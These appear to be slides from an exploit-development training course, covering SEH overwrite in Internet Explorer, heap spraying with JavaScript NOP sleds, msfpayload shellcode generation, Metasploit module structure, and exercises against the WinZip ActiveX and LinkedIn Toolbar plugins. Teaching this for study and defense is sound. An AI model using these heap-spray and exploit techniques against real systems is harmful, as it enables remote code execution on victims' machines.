- Overwrite one of the addresses of the registered exception handlers…
- …and, make the process throw an exception!
- If no custom exception handlers are registered, overwrite the default SEH.
- Might have to travel way down the stack…
- …but in doing so, you get a long buffer!


© saumil shah

Overwriting SEH



© saumil shah

Overwriting SEH



© saumil shah

We 0wn IE's EIP

- EIP control by overwriting SEH:

```
0:000> !exchain
0013e420: 41414141
Invalid exception stack at 41414141
0:000> g
(18c.584): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=41414141 edx=7c9037d8 esi=00000000 edi=00000000
eip=41414141 esp=0013b0d0 ebp=0013b0f0 iopl=0         nv up ei pl zr na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
41414141 ??              ???
```

© saumil shah

EIP = 0x41414141

- We control EIP.
  - Where do you want to go…?
- Direct return to stack?
  - XP SP2 doesn't allow it.
- Jump through registers?
  - EDX, ESP and EBP are the only possible options…but they don't point to our buffer.
  - Other registers are cleared, thanks to XP SP2.
  - XP SP2 also forbids jumping into DLLs.

© saumil shah

Interpreted languages

- Language interpreters use dynamically allocated memory for all their variables.
- Objects in heap memory.
- Data structures such as arrays, lists, hashes, etc.

© saumil shah

Practical Exploitation

- We are exploiting a browser.
- Browsers run Javascript.
- Javascript has arrays.
- Javascript arrays occupy heap memory.
  - the browser's heap memory.

© saumil shah

Loading our buffer in the heap

- Can we load our shellcode in the heap via Javascript?
- How do we know where our buffer lies?
- Direct jump into heap?
  - yes! that is possible.

© saumil shah

Heap Spraying

- Technique pioneered by Skylined.
- Make a VERY large NOP sled.
- Append shellcode at its end.
- Create multiple instances of this NOP sled in the heap memory.
  - using Javascript arrays… a[0] = str; a[1] = str…
- The heap gets "sprayed" with our payloads.
- Land somewhere in the NOPs, and you win.

© saumil shah

Heap Spraying

```
<script>
  :
spray = build_large_nopsled();

a = new Array();

for(i = 0; i < 100; i++)
   a[i] = spray + shellcode;
  :
</script>

<html>
  :
exploit trigger condition
goes here
  :
</html>
```

a[7] → NOP sled
shellcode

a[8] → NOP sled
shellcode

a[9] → NOP sled
shellcode

© saumil shah

Tips on Heap Spraying

- Make really large NOP sleds
  - approx 800,000 bytes per spray block.
- Adjust the size of the NOP sled to leave very little holes inbetween spray blocks.
- Javascript Unicode encoding works great for shellcode.
  - shellcode = unescape("%uXXXX%uXXXX…");
  - Null bytes are not a problem anymore.

© saumil shah

ie_vml2.html

- On your host
  - Run daemon.pl to serve up ie_vml2.html

```
$ ./daemon.pl ie_vml2.html
[*] Starting HTTP server on 8080
```

- On the Windows box
  - start up iexplore
  - start up WinDBG
  - press F6 in WinDBG and attach to iexplore.exe

```
0:005> gh
```

© saumil shah

Crashing IE again

- INT3 shellcode.
- Look for "90 90 90 90 cc cc cc cc" in the memory after IE crashes.

```
0:000> s 02000000 l fffffff 90 90 90 90 cc cc cc cc
02150020  90 90 90 90 cc cc cc cc-cc cc cc cc cc cc cc cc  ................
02360020  90 90 90 90 cc cc cc cc-cc cc cc cc cc cc cc cc  ................
02570020  90 90 90 90 cc cc cc cc-cc cc cc cc cc cc cc cc  ................
02780020  90 90 90 90 cc cc cc cc-cc cc cc cc cc cc cc cc  ................
02990020  90 90 90 90 cc cc cc cc-cc cc cc cc cc cc cc cc  ................
02ba0020  90 90 90 90 cc cc cc cc-cc cc cc cc cc cc cc cc  ................
02db0020  90 90 90 90 cc cc cc cc-cc cc cc cc cc cc cc cc  ................
02fc0020  90 90 90 90 cc cc cc cc-cc cc cc cc cc cc cc cc  ................
031d0020  90 90 90 90 cc cc cc cc-cc cc cc cc cc cc cc cc  ................
033e0020  90 90 90 90 cc cc cc cc-cc cc cc cc cc cc cc cc  ................
:
:
:
```

© saumil shah

Jump to heap

- We can point EIP to any of the sprayed blocks.
- Arbitrarily choose addresses:
  - 0x03030303
  - 0x04040404
  - 0x05050505…etc.
- Verify if they land in the NOP zones.

© saumil shah

ie_vml3.html

- Overwrite SEH record with 0x05050505.
- INT 3 shellcode.
- Causes EIP to land into one of the NOP zones…
- …and eventually reach our dummy shellcode.

© saumil shah

ie_vml3.html

- Overwriting SEH

```
0:000> g
(148.360): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0013b648 ebx=001dbc94 ecx=0013b63c edx=00000505 esi=000024dc edi=00140000
eip=5deded1e esp=0013b624 ebp=0013b84c iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
vgx!$DllMain$_gdiplus+0x30e8d:
5deded1e 668917          mov     [edi],dx             ds:0023:00140000=6341

0:000> !exchain
0013e5a4: 05050505
Invalid exception stack at 05050505
```

© saumil shah

ie_vml3.html

- Landing in the NOP zone…and INT 3

```
0:000> db 0x05050505
05050505  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
05050515  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................

0:000> g
(148.360): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00000000 ecx=05050505 edx=7c9037d8 esi=00000000 edi=00000000
eip=05230024 esp=0013b254 ebp=0013b274 iopl=0         nv up ei pl zr na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
05230024 cc               int     3

0:000> u
05230024 cc               int     3
05230025 cc               int     3
05230026 cc               int     3
```

© saumil shah

Putting together the shellcode

- Javascript Unicode encoded shellcode.
  - no encoding needed.
- We will run "calc.exe".
- msfpayload - cmdline shellcode generation.

© saumil shah

Generate calc.exe shellcode

- Generate JSencoded shellcode:

```
$ ./msfpayload windows/exec EXITFUNC=seh CMD=calc.exe J
```

- Final version ie_vml4.html contains working shellcode.
- A slight problem
  - too many CALCs!

© saumil shah

Exit function - "thread" vs. "seh"

- Exiting via SEH causes the whole thing to repeat itself.
- Re-generate the shellcode using EXITFUNC="thread":

```
$ ./msfpayload windows/exec EXITFUNC=thread CMD=calc.exe J
```


© saumil shah

Writing Metasploit exploit modules

- Integration within the Metasploit framework.
- Multiple target support.
- Dynamic payload selection.
- Dynamic payload encoding.
- Built-in payload handlers.
- Can use advanced payloads.
- …a highly portable, flexible and rugged exploit!

© saumil shah

How Metasploit runs an exploit



© saumil shah

Writing a Metasploit exploit

- Perl module (2.7), Ruby module (3.0)
- Pre-existing data structures
  - def initialize, info, etc.
- Exploit code
  - def exploit

© saumil shah

Structure of the exploit ruby module

```
require 'msf/core'
module Msf

class Exploits::Windows::Browser::my_ex < Msf::Exploit::Remote

  include Exploit::Remote::HttpServer::HTML

  def initialize(…)

  def check(…)

  def exploit(…)

  def on_request_uri(…)
```

© saumil shah

info

- Name
- Description
- Author
- Version
- References
- Payload
- Platform
- Targets

© saumil shah

Metasploit Rex

- Ruby EXtensions.

  <metasploit_home>/lib/rex.rb

  <metasploit_home>/lib/rex/
- Text processing routines.
- Socket management routines.
- Protocol specific routines.
- These and more are available for us to use in our exploit code.

© saumil shah

rex::text

- Encoding and Decoding (e.g. Base64)
- Pattern Generation
- Random text generation (to defeat IDS)
- Padding
- …etc

© saumil shah

rex::socket

- TCP
- UDP
- SSL TCP
- Raw UDP

© saumil shah

rex - protocol specific utilities

- SMB
- DCE RPC
- SunRPC
- HTTP
- …etc

© saumil shah

rex - miscellaneous goodies

- Array and hash manipulation
- Bit rotates
- Read and write files
- Create Win32 PE files
- Create Javascript arrays
- heaplib, seh generator, egghunter
- …a whole lot of miscellany!

© saumil shah

Finished example

- my_ie_vml.rb

© saumil shah

Case study - WinZip ActiveX plugin

- WinZip 10 ActiveX plugin suffers from an overflow.
- PoC in winzip_ex1.pl
- Use winzip_ex1.pl to generate an HTML file.
- Use daemon.pl to serve it.

```
c:\laptop> perl winzip_ex1.pl > w1.html
c:\laptop> perl daemon.pl w1.html
```

- Hack it up! - get calc.exe running

© saumil shah

Case study - LinkedIn Toolbar

- LinkedIn Toolbar 3.0.2.1098
- Vulnerable to a classic overflow attack
- Hack it up!

© saumil shah

Thank you!

saumil@net-square.com
+91 98254 31192